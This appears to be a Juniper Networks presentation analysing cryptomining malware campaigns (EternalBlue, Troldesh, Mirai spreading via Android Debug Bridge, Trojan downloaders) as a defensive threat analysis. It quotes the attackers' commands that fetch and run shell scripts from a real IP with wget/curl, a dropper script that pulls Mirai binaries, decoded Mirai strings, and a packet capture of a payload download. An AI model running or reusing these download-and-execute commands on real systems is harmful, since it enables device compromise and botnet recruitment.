


EternalBlue & Double Pulsar
Added ThinkPHP & TomCat Exploits
XMRig Miner



Trolldesh: Ransomware + cryptominer

TROLDESH ATTACKS



2-Layer Packer
Strings Obfuscation
Dynamic API Resolution
Static Link TOR Client
CMS Brute-Forcer (SQL Injection)
Zcash Miner



Mirai + Android Debug Bridge

ANDROID DEBUG BRIDGE

- Direct Connection to Android device via WiFi or USB.
- Uses port 5555.
- Execution of system or shell commands.
- No authentication required 😊
- Disabled by default.

ATTACK CYCLE

Command Execution



Shell Code



Binary payload

COMMAND EXECUTION

```
cd /data/local/tmp;  
  
busybox wget http://185[.]159.82.110/r -O ->r;  
  
sh r;  
  
wget http://185[.]159.82.110/br -O ->r2;  
  
sh r2;  
  
busybox curl http://185[.]159.82.110/bc > r3;  
  
sh r3;  
  
curl http://185[.]159.82.110/c > r4;  
  
sh r4;  
  
rm -rf r r2 r3 r4
```

SHELL CODE – BUSYBOX-WGET CASE

```
1  /bin/sh
2  n="arm7 arm5 arm mips mpsl x86 x64 i686"
3  http_server="185.159.82.110"
4
5  cd /data/local/tmp
6  rm -rf z
7  for i in $n
8  do
9      cp /system/bin/sh z
10     >z
11     busybox wget http://$http_server/qtx.$i -O- > z
12     chmod 777 z
13     ./z wbusybox.exploit.$i
14     rm -rf z
15 done
16
```

BINARY PAYLOAD

```
rstuvw012345678
ALA9AJCLEGOG9AMO
" "5 PGRMPV9AJCL
EGOG9AMO" 0|| NKQ
VGLKLE0VWL+" JVV
RQ↑↑↑[MwWw9@GJFs
U-U←uEzAs" 9RPMA
↑" 9GZG" 00FGNGV
GFδ" 9DF" 9CLKOG
" 9QVCVwQ" WKFDQ
K@WDQFWK@DQF@WKD
QF@WK" jvvrndnmf
" nmnlmevdm" ~Z±
→~Z=f~Z=g~Z=g~Z=
←~Z±±~Z=J~Z>~Z>" X
MNNCPF" egvnmacn
kr" QJGNN" GLC@N
G" Q[QVGO" QJ" 9
@KL9@WQ[@MZ0okpc
k" okpck↑0CRRNGV
0LMV0DMWLF" LAMP
PGAV" 9@KL9@WQ[@
MZ0RQ" 9@KL9@WQ[
@MZ0IKNN00←0" vq
MWPAG0gLEKLG0sWG
P[" 9GVA9PGQMNT9
AMLD" LCOGQGPTGP
0" aMLLGAVKML↑0I
```

XOR 0x22



```
rstuvw012345678
cnc.changeme.com
" ±"report.chan
geme.com "90"lis
tening tun0 "htt
ps://youtu.be/dQ
w4w9WgXcQ "/proc
/ "/exe " (delet
ed) "/fd ".anime
"/status "uidfs
ibufsduibfsdbuif
sdbui "HTTPFLOOD
"LOLNOGTFO "\x5
8\x4D\x4E\x4E\x4
3\x50\x46\x22 "z
ollard "GETLOCAL
IP "shell "enabl
e "system "sh "/"
bin/busybox MIRA
I "MIRAI: applet
not found "ncor
rect "/bin/busyb
ox ps "/bin/busy
box kill -9 "TS
ource Engine Que
ry "/etc/resolv.
conf "nameserver
"Connection: k
```


Mirai botnet + worming



Trojan + CryptoMiner

TROJAN LEADS TO CRYPTOMINER


- Apache struts2 or Weblogic exploits
- Powerful Trojan Downloader
- Monero miner – minexmr.com mining pool



TROJAN ARMORING AND PERSISTENCE

- Language, Device and Operating System Detection
- Anti Debugging
- Anti Analysis armoring (detects sleep acceleration, VM artifacts like VMCI bus driver, CPUID,...)
- HIPS / PFW / Operating System Protection Evasion
- Boot Survival – installs a service
- Hooking, Clipboard capture
- Downloads secondary payload.

SERVICE CREATION



DOWNLOADING CRYPTOMINER

```
Wireshark · Follow TCP Stream (tcp.stream eq 7) · 1534984254157600-2

GET /scvsots.exe HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Accept: */*
Host: a46.bulehero.in
Cache-Control: no-cache


HTTP/1.1 200 OK
Content-Type: application/octet-stream
Content-Length: 2214400
Accept-Ranges: bytes
Server: HFS 2.3k
Set-Cookie: HFS_SID=0.904264275217429; path=/; HttpOnly
ETag: 6F41962405B0DE14B1C96C49DF3FA314
Last-Modified: Mon, 20 Aug 2018 18:31:25 GMT
Content-Disposition: attachment; filename="scvsots.exe";

MZ.....@.....
!..L!This program cannot be run in DOS mode.

$......H.
.....j.....E.....Rich.
.....PE..L...{[.....!
0j=.....p=...@.....=.....
.....hv=.....p=.h.....
.....UPX0.....
.....UPX1.....!.....!.....@....rsrc.....
.p=..
!.....@.....
.....
.....3.94.UPX!
.....f...M'.M=.,!...:&..?....3.....u.
3.....t...It...7.....?.....@..A.....t;u.....~.....
3.....m...t..A.L&.t"..p.....t...A.+...
.....U...@...+.<$Q.E.d.u./x....Q...Y.*....Du..u?....&.....X..
$W.U...2.../.....H<...X..]-T$*....L$..u
...9&....H..u...@.....v..7...u+
~$:a."
.....A.../.....v..4...l...~...3+...B...AV...P...f...v...

3 client pkts, 1,521 server pkts, 3 turns.
```

JUNIPER ADVANCED THREAT PREVENTION


ADVANCED THREAT PREVENTION APPLIANCE
Refresh Data
System Health
CyView Admin

Dashboard
Incidents
File Uploads
Mitigation
Reports
Custom Rules
Config

All File Uploads (4 shown)

Last Month
CSV
Upload File

Status	Incident Id	Risk	Threat	File Name	Uploaded By	Date & Time	Analysis Status
New	5712	HIGH	TROJAN_CRYPT_FKM	483b9102b4ad847f5e96aa478792a613d2a51ef605c8224afe0a369d09a75e79	cyadmin	Aug 24 12:17:08 PDT	Complete

Details for TROJAN_CRYPT_FKM

SUMMARY

UPLOADS

	Severity	Threat Name	File Type	Collector
	0.75	TROJAN_CRYPT_FKM	PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed	vtap50

Threat Name:

TROJAN_CRYPT_FKM

Threat Category:

Trojan_Generic

File Name:

483b9102b4ad847f5e96aa478792a613d2a51ef605c8224afe0a369d09a75e79

File Type:

PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed

Golden Images:

File Size:

2,214,400 (2MB)

File Hashes:

MD5: fd409d4d20e580215c1ec0803eed9725
SHA1: 02f9cf94ed6ab9e780755215857c9ba0a3e25065
SHA256: 483b9102b4ad847f5e96aa478792a613d2a51ef605c8224afe0a369d09a75e79

Packer:

UPX v0.89.6 - v1.02 / v1.05 -v1.24 -> Markus & Laszlo [overlay]

Signed by:

N/A

History

Analysis Timestamps:

Aug 24 12:29:06 PDT

High

Find on VirusTotal

Download Sample


Download Behavior Log

Generate IVP

Add to Whitelist

Report False Positive

Screenshot



JUNIPER SKY ATP DETECTION

6146aba601bbda28d669... ?

Report False Positive

[Download zipped file](#) [Download PDF Report](#)

Threat Level

9

File name 6146aba601bbda28d669d7c4...

Category executable (MIME type: a...

Top Indicators

Malware Name	Trojan:C:Mirai:0
Signature Match	Mirai (Trojan)
Antivirus	Clean

Prevalence

Global prevalence	Low
Unique users	1
Protocols seen	

GENERAL		BEHAVIOR ANALYSIS		NETWORK ACTIVITY		BEHAVIOR DETAILS	
Status		File Information		Other Details			
Threat Level	9	File Name	6146aba601bbda28d669d7c468580928de4c7d9c304219902c21db549d70e3c5	sha256	6146aba601bbda28d669d7c468580928de4c7d9c304219902c21db549d70e3c5		
Global Prevalence	Low	Category	executable (MIME type: application/elf)	md5	0968b6032d04826dec561e6bc635d57a		
Last Scanned	Aug 24, 2018 5:54 PM	Size	38KB				
		Platform	Generic				
		Malware Name	Trojan:C:Mirai:0				
		Type	Trojan				
		Strain	Mirai.0 (Language: C)				


WHAT HAPPENS WHEN
MINING NO LONGER
PROFITABLE?

XMR – MONERO PRICE



TROJAN BACKDOOR

- Language, Device and OS Detection
- Hooking
- Anti Debugging
- Anti Analysis armoring
- HIPS / PFW / OS Protection Evasion
- Malware Analysis System Evasion
- **Boot Survival – installs a service**
- Clipboard capture
- **Downloads Secondary Payload.**





THANK YOU

JUNIPER
NETWORKS

Engineering
Simplicity

SKYATP MALWARE FAMILY DISTRIBUTION

